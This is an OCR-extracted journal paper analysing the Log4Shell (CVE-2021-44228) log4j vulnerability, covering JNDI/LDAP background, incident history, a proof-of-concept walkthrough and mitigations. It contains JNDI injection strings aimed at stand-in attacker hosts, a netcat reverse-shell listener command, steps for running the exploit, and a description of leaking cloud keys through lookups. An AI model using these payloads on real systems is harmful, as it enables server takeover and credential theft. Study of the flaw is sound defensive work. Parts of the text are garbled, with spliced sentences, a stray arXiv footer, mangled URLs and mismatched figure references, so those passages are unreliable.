International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

APACHE LOG4J SHELL VULNERABILITY ANALYSIS

Amit Kumar Jaiswal
Dept. of Intelligent Information Systems and Technology MIPT
Moscow, Russia

Abstract—**The Apache log4j implementation provides a logging framework that is extremely scalable, reliable, and configurable. This API makes it easier to write logging code within an application while also allowing you to regulate logging activity from an external configuration file. It also enables us to publish logging information at the required granularity based on the specifics of the logging information for each application. Almost every major program has its own logging or tracing API. After several improvements, various iterations, and a lot of hard work, that API has developed into log4j, a popular logging package for Java. The Apache Software License, a full-fledged open source license recognized by the open source effort, is used to distribute the program.**

Keywords : **Apache log4j , logging framework, scalable, reliable, API, Java, open source**

I. INTRODUCTION

A. Log4j

Log4j is a Java-based logging library that is used in several consumer and commercial services, websites, apps, and OT solutions. These flaws, particularly Log4Shell, are severe—Apache has classified Log4Shell, CVE-2021-45046, and CVE-2021-45105 as serious and CVE-2021-45105 as high on the Common Vulnerability Scoring System (CVSS). Debugging code by inserting log statements is a low-tech approach. Because debuggers are not always accessible or suitable, this may be the only option. This is typically true for multithreaded programs and distributed apps in general. Logging appears to have been a significant component of the development cycle based on past experience. It has various advantages. It gives detailed information about an application execution. The production of logging output requires no human interaction after it has been introduced into the code. Furthermore, log output can be preserved in a persistent media to be analyzed later. A suitably extensive logging package can be seen as an auditing tool in addition to its usage in the development cycle. There are certain disadvantages to logging. It has the potential to slow down an application. It can create scrolling blindness if it is very verbose. Log4j is meant to be dependable, quick, and extendable in order to ease these issues. Because logging is rarely the primary emphasis of an application, the log4j API aims to be easy to understand and use [1].

B. Java Naming and Directory Interface (JNDI)

Java Name and Directory Interface (JNDI) offers consistent usage of naming and/or directory services. This interface may be used to bind objects, seek up or query objects, and detect changes to those items[9]. When JNDI supports a wide range of name and directory services, we'll concentrate on JDBC while learning JNDI's API in this article. Any work with JNDI requires a detailed understanding of the underlying service as well as a simple implementation[10]. For example, a database connection service requires defined properties and exception handling. The abstraction provided by JNDI, on the other hand, decouples connection settings from the application [3].

C. Lightweight Directory Access Protocol (LDAP)

LDAP (Lightweight Directory Access Protocol) is a soft- ware protocol that allows anybody to locate information about organizations, people, and other resources in a network, whether it is on the public Internet or a company Intranet. LDAP is a "lightweight" (lower code) variation of the Directory Access Protocol (DAP), which is part of the X.500 network directory services standard [11]. A directory tells the user where everything on the network is. The domain name system (DNS) is a directory system that is used on TCP/IP networks (including the internet) to link a domain name to a specific network address (a unique location on the network). The user, on the other hand, may be unfamiliar with the domain name. LDAP allows a user to look for a person without knowing where they are (although additional information will help with the search) [4] [12].

II. RELATED WORK

A. Log4j 2!

Log4j 1.x has been extensively accepted and is used in a wide range of applications. However, progress on it has stalled throughout the years. It became End of Life in August 2015 owing to the difficulty of maintaining it due to its need to be compatible with very ancient versions of Java. Its replacement, SLF4J/Logback, improved the framework significantly. So, what's the point of using Log4j 2? Here are just a handful of them [2] [6].

- Log4j 2 is intended to be used as a framework for audit logging. While reconfiguring, both Log4j 1.x and

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

Logback will lose events. Log4j 2 will not work. Exceptions in Appenders are never visible to the application in Logback. Appenders in Log4j 2 can be enabled to allow the exception to percolate to the application [13].

- Next-generation Asynchronous Loggers based on the LMAX Disruptor library are included in Log4j 2. Asynchronous Loggers provide ten times the throughput and orders of magnitude reduced latency than Log4j 1.x and Logback in multi-threaded applications [14].

- During steady state logging, Log4j 2 is garbage free for stand-alone applications and low garbage for online applications. This relieves burden on the trash collector and may result in improved response time performance[2].
- Log4j 2 employs a Plugin system, which makes it incredibly simple to extend the framework by adding additional Appenders, Filters, Layouts, Lookups, and Pattern Converters without modifying Log4j[13][14].
- Filters on Appenders are supported in Log4j 1.x. Logback now includes Turbo Filters, which allow you to filter events before they are handled by a Logger. Filters in Log4j 2 can be set to process events before they are handled bMany Logback Appenders will not accept a Layout and will only provide data in a predefined format [14].
- Most Log4j 2 Appenders accept a Layout, which allows data to be delivered in any desired format.y a Logger, as they are processed by a Logger, or as they are processed by an Appender [14].
- The Syslog Appender supports TCP and UDP, as well as the BSD syslog and RFC 5424 formats [3].
- Log4j 2 makes use of Java 5's concurrency capability and executes locking at the lowest possible level. Log4j 1.x has a history of deadlocks. Many problems are solved with Logback, although many Logback classes still require high-level synchronisation [15].
- It is an Apache Software Foundation project that adheres to the ASF's community and support approach. Simply follow the route explained under Contributing if you wish to contribute or obtain the right to commit modifications.

B. Log4 Shell

The Log4Shell flaw is a JNDI injection attack. The JNDI API allows for resource discovery and lookup by name, returning results in the form of serialized Java objects. JNDI includes a Service Provider Interface (SPI) for implementing the backend naming and directory service protocols in a customizable manner. JNDI uses a URI format to select the service provider, enabling the provider and name to be supplied during the request [9].

When message lookup replacement is allowed, an attacker with control over log messages or log message parameters can command Log4j to do a JNDI lookup. Both the LDAP



Fig. 1: JNDI API and Service Provider Interface (SPI) [7]

and RMI JNDI service implementations return a serialized Java object, which may be exploited via a Java deserialization attack. There is also a JNDI reference mechanism that enables for the indirect creation of Java objects using factories such as the Apache X Bean Bean Factory [10].

JNDI injection threats are nothing new, and RMI has had remote codebase support disabled since Java 8u121 by setting com.sun.jndi.rmi.object.trustURLCodebase to false by default [3]. LDAP remote codebase was still supported in JDK 6u211, 7u201, 8u191, and 11.0.1 [4]. To prevent JNDI from loading remote code through LDAP, the com.sun.jndi.ldap.object.trustURLCodebase property is set to false by default in these more current versions. JNDI lookups may also be disabled in log4j versions 2.1.0 and later by setting the log4j2.formatMsgNoLookups system property to true [13].

C. Log4J Shell Exploit

Exploiting Remote Command Execution (RCE) is not as simple as many other known RCE, which allow shell code to be inserted straight into HTTP requests. An attacker must cause log4j to query a remote service, which must then provide the address of a malicious Java object that will execute command code upon deserialization. Consider a web application that logs submitted requests and header information using log4j. An attacker might use the web application and log4j flaws to launch a JNDI injection attack. In Figure 2, step (1) shows an attacker forging an HTTP GET request with encoded JNDI LDAP '$jndi:ldap:/attacker.org:389/exploit' as a query parameter 'q,' as 'user-agent,' and as'referer' HTTP header fields. URL encoded parameters, HTTP header fields, and form fields are the most obvious possibilities for logging in online applications. Because form fields are application and page dependant, random scan and attack activities will largely rely on generic HTTP parameters and often recorded header fields like 'User-Agent' and 'Referer' [5].

The web server sends the arguments and header variables to the application in step (2). In step (3), the application logs, for example, the User-Agent header field using the log4j

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

info() method. In step 1, Log4j gets the message and analyzes the JNDI expression 'jndi:ldap:/attacker.org:389/exploit,' which results in an LDAP query for 'dn=exploit' to server



Fig. 2: Remote command exection attack leveraging Log4Shell vulnerability [8]

'attacker.org' step (4). The attacker's LDAP server on host 'attacker.org' receives the request and, in step (5), replies with the object location containing the lookup result. In step (6), log4j requests the remote object from the attacker.org web service, which responds with a serialized Java object payload in step (7). The payload exploits a Java object deserialization vulnerability, resulting in the execution of the remote command in the user context of the web application in step (9).

I. A BRIEF HISTORY OF THE LOG4SHELL INCIDENT

The issue was first reported to Apache on November 24 by the Alibaba Cloud Security978-3-903176-47-8 2022 IFI-ParXiv: 2205.02544v2 [cs] team .CR] 7 June 2022 [18] Team The Chinese-based corporation rapidly discovered the consequences of disclosing the vulnerability directly to Apache [19],[20] rather than first informing national authorities. On November 26 [21], a CVE record was produced but not publicized until publicdisclosure on December 10. Meanwhile, a pull request (PR) to resolve the issue was opened on November 30 [22] and merged five days later. Cloudflare reports that the first vulnerability was discovered one day after the PR on December 1st [23]. On December 2nd, Cisco spotted an exploitation attempt, as reported in their Talos Blog [24]. According to both firms, broad scanning began on December 10.

Within a day of the exploit's public publication, the Mirai and Muhstik botnets, crypto miners, and other malware were detected to leverage it for propagation [25], [26]. Microsoft also claims that nation-state attackers are experimenting with the vulnerability and incorporating it into their operations [27]. The first remedy was inadequate, and other vulnerabilities followed (CVE-2021-45046 [28], CVE-2021-45105 [29], CVE-2021-44832 [30]), none as serious as the first.

III. METHODOLOGY

A. Readily available Exploitation Tools

An attacker must make a request to an application that utilizes a vulnerable log4j release for logging and requires an LDAP server as well as a web service that may build payloads that result in a Java object deserialization exploit to weaponize the Log4Shell vulnerability. Deserialization attacks and JNDI injection are not new, and there are various public exploit frameworks available [15].

JNDI Exploit, which Feihong shared on Github 13 months ago, has to be one of the simplest exploit tools accessible. It supports LDAP injection and offers a wide range of payload types, including but not limited to 'command,' 'base64 encoded command,' and 'Reverse Shell.' The Github repository contains instructions and a Java binary (jar) capable of serving LDAP requests, as well as an HTTP server to serve the malicious Java object and payloads leveraging marshalling exploits as documented by Moritz Bechler in his paper Java Unmarshaller Security -Turning your data into code execution.'

B. Vulnerable Services and Applications Testing and Scanning

Using the DNS JNDI service provider is one technique to check if an application is vulnerable to JNDI injection using log4j. Injecting '$jndi:dns:hostname¿ into a message would result in a DNS request from the application server to resolve hostname¿. To detect hostname resolution, you may use your own server if you control the domain's authoritative server, or you can utilize a service like DNSlog.cn. Anyone may obtain a random subdomain under 'dbslog.cn' using DNSlog.cn. You may use the website to keep track of any resolution requests for the random subdomain you created.

C. Graphs

The majority of attack attempts originate in the United States, the United Kingdom, and the Russia, however almost
180 nations and territories are under assault, owing to the widespread use of the Log4j software library in systems worldwide.

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

Fig. 3: Countries with the most exploit attempts leveraging Log4Shell [16]

1) Reason for broadly distributed attack: The Log4j soft- ware library is often used for the creation of logs that record device activity – particularly for capturing failures and con- ducting retrospective investigations of security events. As a result, the vulnerability is widely distributed.
The flaw allows attackers to remotely execute any code on a device and eventually take complete control over it. If an attacker compromises a server in this manner, they can infiltrate further into an organization's internal network and infect other systems and devices that are not even connected to the internet. When combined with the high use of Log4j, this is a major vulnerability on the CVSS scale, with a maximum score of 10 points. If the IT industry is unable to respond fast, a large number of firms and individuals that maintain their own servers or utilize various internet services may suffer.
"Log4j is an open-source library is sometimes included as part of a bigger package on a server or a business system without the IT administrator's awareness. "If an attacker gains complete control of a susceptible device, they can conduct cyber espionage, steal confidential data, install ransom ware, or otherwise disrupt a company's IT infrastructure," says Ondrej Kubovi, an ESET security awareness specialist.

2) Recommendations:

- Verify where your organization uses the Log4j open-source library and which version. The vulnerable versions are those from 2.0-beta9 to 2.14.1. Versions 2.15 and 2.16 are also partially vulnerable.

- Update your Log4j library to version 2.17 and keep track of any future updates.

- Block suspicious IP addresses using a firewall.

D. **Log4j Architecture**

Applications that use the Log4j 2 API will ask the LogManager for a Logger with a specified name. The Log Manager will find the proper Logger Context and retrieve the Logger from it. If the Logger must be generated, it will be connected with the Logger Config that contains a) the Logger's name, b) the name of a parent package, or c) the root LoggerConfig. Logger Config objects are built from configuring Logger declarations. The LoggerConfig is linked to the Appenders that supply the Log Events.

1) Logger Context: The Logger Context serves as the Logging system's anchor point. However, depending on the conditions, an application can have numerous active Logger Contexts. More information about the Logger Context may be found in the Log Separation section.

2) Configuration: A Configuration is active in every Logger Context. The Configuration contains all of the Appenders, context-wide Filters, Logger Configs, and the Str Substitutor reference. Two Configuration objects will exist during reconfiguration. The old Configuration will be halted and deleted after all Loggers have been routed to the new Configuration.



Fig. 4: Main Components Log4j uses the classes [17]

3) Logger: As previously indicated, Loggers are created by invoking LogManager. get Logger. The Logger does not take any immediate activities. It just has a name and is linked to a Logger Config. It extends Abstract Logger and adds the necessary methods. Loggers may become linked with a different LoggerConfig when the configuration changes, causing their behavior to change.

4) Logger Config: When Loggers are defined in the logging settings, LoggerConfig objects are produced. The Logger Config provides a collection of Filters that must be allowed to pass before the Log Event is delivered to any Appenders. It includes references to the Appenders that should be utilized to handle the event.

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

5) Filter: Log4j provides Filters that can be applied before control is passed to any Logger Config, after control is passed to a LoggerConfig but before calling any Appenders, after control is passed to a Logger Config but before calling a specific Appender, and on each Appender, in addition to the automatic log Level filtering described in the previous section. Each Filter, in a way similar to firewall filters, can return one of three results: Accept, Deny, or Neutral. Accept indicates that no additional Filters should be called and that the event should proceed. A response of Deny indicates that the event should be ignored immediately and control should be restored to the caller.

6) Appender: Only half of the picture is the ability to selectively activate or stop logging requests based on their logger. Logging requests in Log4j can be sent to numerous destinations. An output destination is referred to as an Appen- der in log4j. Appenders for the console, files, remote socket servers, Apache Flume, JMS, remote UNIX Syslog daemons, and many database APIs are now available. More information on the various types of appenders is available in the Appenders section. A Logger can have several Appenders linked to it.

An Appender may be added to a Logger by using the current Configuration's add Logger Appender function. If there is no LoggerConfig with the same name as the Logger, one will be created, the Appender will be attached to it, and all Loggers will be alerted to change their Logger Config references. Only half of the picture is the ability to selectively activate or stop logging requests based on their logger. Logging requests in Log4j can be sent to numerous destinations. An output destination is referred to as an Appender in log4j. Appenders for the console, files, remote socket servers, Apache Flume, JMS, remote UNIX Syslog daemons, and many database APIs are now available. More information on the various types of appenders is available in the Appenders section.

E. How the exploit works

The Log4Shell attack is based on a JNDI injection vulnera- bility. JNDI supports lookup services such as LDAP, the RMI Registry, and the DNS and may load Java objects returned by a service at runtime. The lookup can be conducted on local or distant services because the query input is a URL. An attacker who controls the query may thus load arbitrary code from a site under his control using this functionality—and this is where Log4j comes in.

Log4j has the ability to read strings in order to enrich logged messages with additional information. Lookups for the Java version or the hostname are two examples. These interpreted strings are evaded by enclosing them in $prefix:query. In addition to innocuous operations, Log4j allows a prefix that causes JNDI to do the lookup, in which case the query contains its own scheme to indicate the lookup services used for the query. This expands the known JNDI vulnerability by introducing an attack vector through recorded messages. As a result, applications that log web requests, usernames, or other user-controlled input are simple targets—provided they fail to sanitize their inputs.

1) Exploit Requirements:
- A server using a vulnerable version of log4j.
- An endpoint that supports any protocol (HTTP, TCP, etc.) and allows an attacker to deliver the exploit string.
- A log statement that reports the string returned by that request.

2) Exploit Steps:
- The user's data is transferred to the server (via any protocol).
- Records the malicious payload-containing data from the request $jndi:ldap:/some-attacker.com/a, where some-attacker.com is an attacker-controlled server.
- This payload triggers the log4j vulnerability, and the server sends a request to some-attacker.com using the "Java Naming and Directory Interface" (JNDI).
- This answer includes a URL to a remote Java class file (for example, http://second-stage.some-attacker.com/Exploit.class), which is injected into the server process.
- This inserted payload causes a second step to be trig- gered, allowing an attacker to execute arbitrary code.

F. Log4j-shell-poc

A proof-of-concept for the recently discovered CVE-2021-44228 flaw. Recently, a new vulnerability was discovered in log4j, a java logging library that is frequently used in applications such as elasticsearch, minecraft, and many more. we have created an example vulnerable application as well as a proof-of-concept (POC) exploit.

As a PoC we have created a python file that automates the process.

1) Requirements: pip install -r requirements.txt

2) Usage:
- Start a netcat listener to accept reverse shell connection.
- Run Command nc -lvnp 9001 on kali linux

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

Fig. 5: Listning through nc on port 9001

- Launch the exploit.

Note: For this to work, the extracted java archive has to be named: jdk1.8.0 20, and be in the same directory.



Fig. 6: Run the Exploit

Listening on 0.0.0.0:1389 This script will setup the HTTP server and the LDAP server for you, and it will also create the payload that you can use to paste into the vulnerable parameter. After this, if everything went well, you should get a shell on the lport.

G. **Vulnerable Application**

We have added a Dockerfile with the vulnerable webapp. You can use this by following the steps below:

Fig. 7: Building log4j-shell-poc

- docker build -t log4j-shell-poc .

At this command the docker builds the log4j-shell-poc script.

Fig. 8: Starting the attacker server

- docker run –network host log4j-shell-poc

This command will start the server on the localhost:8080



Fig. 9: Vulnerable website with Payload

OUTPUT

the password you entered was invalid, we will log your information

Fig. 10: Login failed but payload has been logged In Figure 8, After Entering payload and any random password.

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

Password was shown Invalid.

Fig. 11: Connection has already been Established In Figure 9, we can see that request has been redirected to attacker.

IV. MITIGATION

There is a widespread notion that open-source software is secure. This is due to the fact that the code is publicly available. When the precise or proper individuals discover a vulnerability, they always endeavor to remedy it and keep the community up to speed on the issues and remedies. The simplest and most effective solution to avoid this log4j issue is to change specific JVM settings to false.

By setting these flags to false, Java will no longer trust code bases that come from URLs and manage JNDI and RMI (Remote Method Invocation). As a result, when Java attempts to resolve the remote URL, it will not trust any code coming from the URL and will block it, resulting in log4j resolution being halted.

Fig. 12: Remote Execution shell is acquired

In Figure 10, Gained access to the Remote Execution shell of the server.

Fig. 13: Access to other directories in server

In Figure 11, Gained access to other directories in server.

Even though these flags are set, there is an issue. That is correct. while passing environmental variables This happens when Even if it does not trust the object, the runtime makes a call. returns.

The majority of environmental factors conceal secrets. When a search like the example is plugged in, JNDI ldap URL and plugged environment variable, on a server-running application (AWS). In this case, the database access key is also an environmental variable. The Java runtime attempts to resolve the access key and secret key URLs and perform a call, even if it does not trust the results. Thus, the hacker or attacker obtains this data (ldap:/evil.attacker server), granting the attacker access to the keys. To fix this issue, log4j must be upgraded to a version greater than or equal to 2.16. Though this method is basic and straightforward, it becomes difficult when there are dependencies on anything else that is dependent on log4j.

To address this, updating the log4j class directly with the updated version and adding it to the class path may be done. For example, there is an application that utilizes log4j, as well as several other libraries that use log4j (external libraries). Despite the fact that the log4j version of the application has been upgraded, the other libraries that utilize log4j are vulnerable. The owners or writers of those external libraries may or may not fix their versions; if they do, it may take some time. To get around this, direct patching of the class is possible.

V. RESULT

Given the number of libraries that use Log4j, it may be difficult to assess the entire degree of the vulnerability's impact on your business immediately. Unfortunately, you may be vulnerable to exploitation at this period. An attacker, for example, may construct a request to a rogue endpoint to pick up and distribute malware. Alternatively, an attacker might send a request to a server, causing the hacked server to execute orders from the hacker that are contrary to the server's usual functioning and compromise your business.

Even if an attacker has already taken advantage of the vulnerability, you are not out of choices. Fortunately, once an attacker executes remote code that exploits Log4Shell, you can prevent the vulnerability from spreading within your network by examining outgoing server traffic.

To demonstrate the notion, susceptible code and output from exploitation may be accessed via the Google Drive link: https://docs.google.com/document/d/1iTYVa1V$_o$nwjw5$_s$udF−T − nc88msufyn/edit?usp = sharingouid = 106865167509000389302rtpof = truesd = true

The LDAP answers contain two important keys:java Class Name and java Serialized Data. The class name is set to java.lang in all circumstances. String. The items we gathered

International Journal of Engineering Applied Sciences and Technology, 2022
Vol. 7, Issue 6, ISSN No. 2455-2143, Pages 396-404
Published Online October 2022 in IJEAST (http://www.ijeast.com)

correspond to the objects created by the JNDI Exploit LDAP server. One was built for the ”Groovy bypass,” and the others were built for the ”Tomcat bypass.” The serialized objects resemble a Java String Ref Addr object. Both bypasses run code in somewhat different ways. The Tomcat bypass creates a script engine to run JavaScript code, whereas the Groovy bypass builds on Groovy itself. In serialized objects, the script code is encoded as ASCII. One of the Tomcat examples runs Power Shell code, which is most likely aimed for Windows. While the majority of the other scripts have a technique for determining the local OS, such as detecting the direction of slashes in a file path, they all execute bash commands and are hence unlikely to operate on Windows.

VI. DISCUSSION

The simplicity with which Log4Shell may be turned into exploits is part of what makes it so dangerous. Access to a public interface is all that is required to misuse it. YouTube videos explain the specifics and provide instructions on how to use the tools. The fundamental issue is input sanitization, a prevalent problem that has plagued the industry for years in the form of SQL injections. User-supplied data must be handled with care.

On the plus side, the vulnerability received widespread notice online, with blog entries, lists of susceptible programs, and detection tools being released. Simultaneously, governmental bodies released reports and issued warnings.

The big spikes in harmful activities approximately a week later were most obvious. These targeted all vantage points but were especially focused on the United States, giving the scans a geographical focus. More perspectives are required to prove this as a worldwide tendency. Our investigation revealed similar traits like as two commonly used route fragments: Exploit and base64-encoded commands. Such parallels point to shared tools or instructions. This notion is reinforced by a common LDAP port discovered throughout the bulk of assaults and active scans, which assists us in identifying LDAP servers utilized for attacks.

Malware scanners continue to scan for vulnerabilities and transfer new payloads. The methods given in this research is confined to scan observation. As a result, we cannot assess the success rate of attackers, but scanning behavior might be an expressive sign of the scene’s activity. A rapid fall in scanning activity may also indicate that susceptible services are dwindling.

While the list of impacted software includes several popular apps, the long-term ramifications are still unknown. Many applications received fixes rapidly, but their deployment will gradually stall. Because of the numerous attack channels, it is difficult to locate all current susceptible apps using a single technique. Our future work will include the integration of complementary techniques.

VII. CONCLUSION AND FUTURE WORK

Log4j isn’t the first vulnerability to be both serious and widespread, and it certainly won’t be the last. As crucial as it is to defend yourself against Log4j exploitations that are still underway at the time of publishing, it is also critical to tighten your application and network security to protect your assets against the inevitable next significant vulnerability. When the next key vulnerability arises, being prepared entails doing the four procedures outlined below. Ideally, use a WAF before a vulnerability is revealed so that your apps are protected from known attack vectors like Log4Shell. Furthermore, and preferably before a vulnerability is published, have a solution in place to defend your network so that if you are attacked during patching and attackers are able to access your network, you can prevent hackers from applying an exploit to manage your servers or exfiltrate your data. Following the disclosure of a vulnerability, the next step is to assess your exposure.

A. *Hypothesis and Future Research Questions*

1) : Is the company aware of the recent Apache Remote Code Execution (RCE) vulnerability in its Log4j utility program?

This question is about the recently discovered remote code execution (RCE) vulnerability (CVE-2021-44228) in the Apache Log4j utility software, which affects versions 2.0-beta9 to 2.14.1.

2) : Have the following activities been completed if your current release of Apache Log4j is ¿=2.7 and =2.14.1 and your company has not updated to the newest version?

To remedy the RCE vulnerability, Apache has issued the following recommendations. The recommended actions are determined by the version.

3) : Is the cyber-attack having an impact on vital applications offered to or utilized to support client services?

Consideration should be given to client systems that use the Log4j utility software or those that save client information.

4) : Is there an incident investigation and response strategy in place at the organization? Procedures for monitoring, detecting, evaluating, and re- porting information security events and incidents should be in place, allowing an organization to build a clear action strategy for dealing with recognized incidents and events.

VIII. REFERENCES

[1]. Newcomb Catherine and Gill Navpreet , Published January 10, 2022 https://www.f5.com/company/blog/how-to-mitigate-log4j-today-and- stop-future-exploits

[2]. Logging Services ,Published:2022-02-23https://logging.apache.org/log4j/2.x/security.html

[3]. Fain Yakov, Published:August 2015https://www.researchgate.net/publication/315834350 Lesson 29 Introducing JNDI

[4]. Koutsonikola Vassiliki and Vakali Athena , Published: SEPTEMBER OCTOBER 2004 • Aristotle University "LDAP: Framework,Practices, and Trends"

[5]. Menashe Shachar , Or Peles, Hollander Ori , Published: December 28, 2021 https://jfrog.com/blog/log4shell-0-dayvulnerability-all-you-need- to-know/

[6]. Akamai Threat Research , Published: December 20,2021https://www.akamai.com/blog/security/akamai-reports-another-dos- inlog4j2

[7]. JNDI Overview https://docs.oracle.com/javase/jndi/tutorial/getStarted/overview/index.h

[8]. Radware https://www.radware.com/

[9]. Stepankin Michael, Published: January 3, 2019, "Exploiting JNDI Injections in Java" https://www.veracode.com/blog/research/exploiting-jndi-injections-java

[10]. Dileo Jeff, Published:December12, 2021, "log4j- jndi-be-gone: A simple mitigation for CVE-2021-44228" https://research.nccgroup.com/2021/12/12/log4j-jndi-be-gone-a-simple- mitigation-for-cve-2021-44228/

[11]. Sermersheim J. , Ed. , Published: June 2006 "Lightweight Directory Access Protocol (LDAP): The Protocol" https://www.hjp.at/doc/rfc/rfc4511.html

[12]. Hassler V. , Nov.-Dec. 1999, "X.500 and LDAP security: a comparative overview," in IEEE Network, vol. 13, no. 6, pp. 54-64, doi: 10.1109/65.806992.

[13]. Evaluating Java PathFinder on Log4J Dickey David A. , Dorter B. Sinem , Michael German J. , Madore Benjamin D. , Piper Mark W. , Zenarosa Gabriel L. , Master of Software Engineering Program School of Computer Science Carnegie Mellon University http://www.cs.cmu.edu/aldrich/courses/654-sp07/tools/dickey-pathfinder-05.pdf

[14]. Gupta Samudra , Published: 2003, "Logging in Java with the JDK 1.4 Logging API and Apache log4j", Publisher: Springer,

[15]. Robinson Tony , Published On: December 15th, 2021, "Log4j: Letting the JNDI out of the bottle" https://hurricanelabs.com/blog/log4j-letting-the- jndi-out-of-the-bottle/https://securelist.com/cve-2021-44228-vulnerability-in-apache-log4j- library/105210/

[16]. https://logging.apache.org/log4j/2.x/manual/architecture.html

[17]. Apache, Feb 2022, "Apache Log4j Security Vulnerabilities," https://logging.apache.org/log4j/2.x/security.html.

[18]. South China Morning Post, Feb 2022, "Apache Log4j bug: China's industryministry pulls support from Alibaba Cloud for not reporting flawto government first," https://www.scmp.com/tech/big-tech/article/3160670/apache-log4j-bug-chinas-industry-ministry-pulls- support-alibaba-cloud.

[19]. ZDNet, "Chinese regulators suspend Alibaba Cloud ove failure toreport Log4j vulnerability," Feb 2022, https://www.zdnet.com/article/log4j- chinese-regulators-suspend-alibaba-partnership-over-failure-to-report- vulnerability/.

[20]. The MITRE Corporation, Feb 2022,"CVE-2021-44228,"https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228.

[21]. Goers R. , Feb 2022, "Restrict LDAP access via JNDI," https://github.com/apache/logging-log4j2/pull/608.

[22]. Prince Matthew, Feb 2022, (Cloudflare), https://twitter.com/eastdakota/status/1469800951351427073.

[23]. Cisco Talos, Feb 2022, "Threat Advisory: Critical Apache Log4j vulnerability be-ing exploited in the wild," https://blog.talosintelligence.com/2021/12/apache-log4j-rce- vulnerability.html.

[24]. 360 Netlab, Feb 2022, "Threat Alert: Log4j Vulnerability Has Been adopted bytwo Linux Botnets," https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/.

[25]. Juniper, Feb 2022, "Log4j Attack Payloads In The Wild," https://blogs.juniper.net/en-us/security/in-the-wild-log4j-attack-payloads.

[26]. Microsoft, Feb 2022, "Guidance for preventing, detecting, and hunting forexploitation of the Log4j 2 vulnerability," https://www.microsoft.com/security/blog/2021/12/11/guidance- for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2- exploitation/.

[27]. The MITRE Corporation, Feb 2022, "CVE-2021-45046," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046.

[28]. The MITRE Corporation, Feb 2022, "CVE-2021-45105," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105.

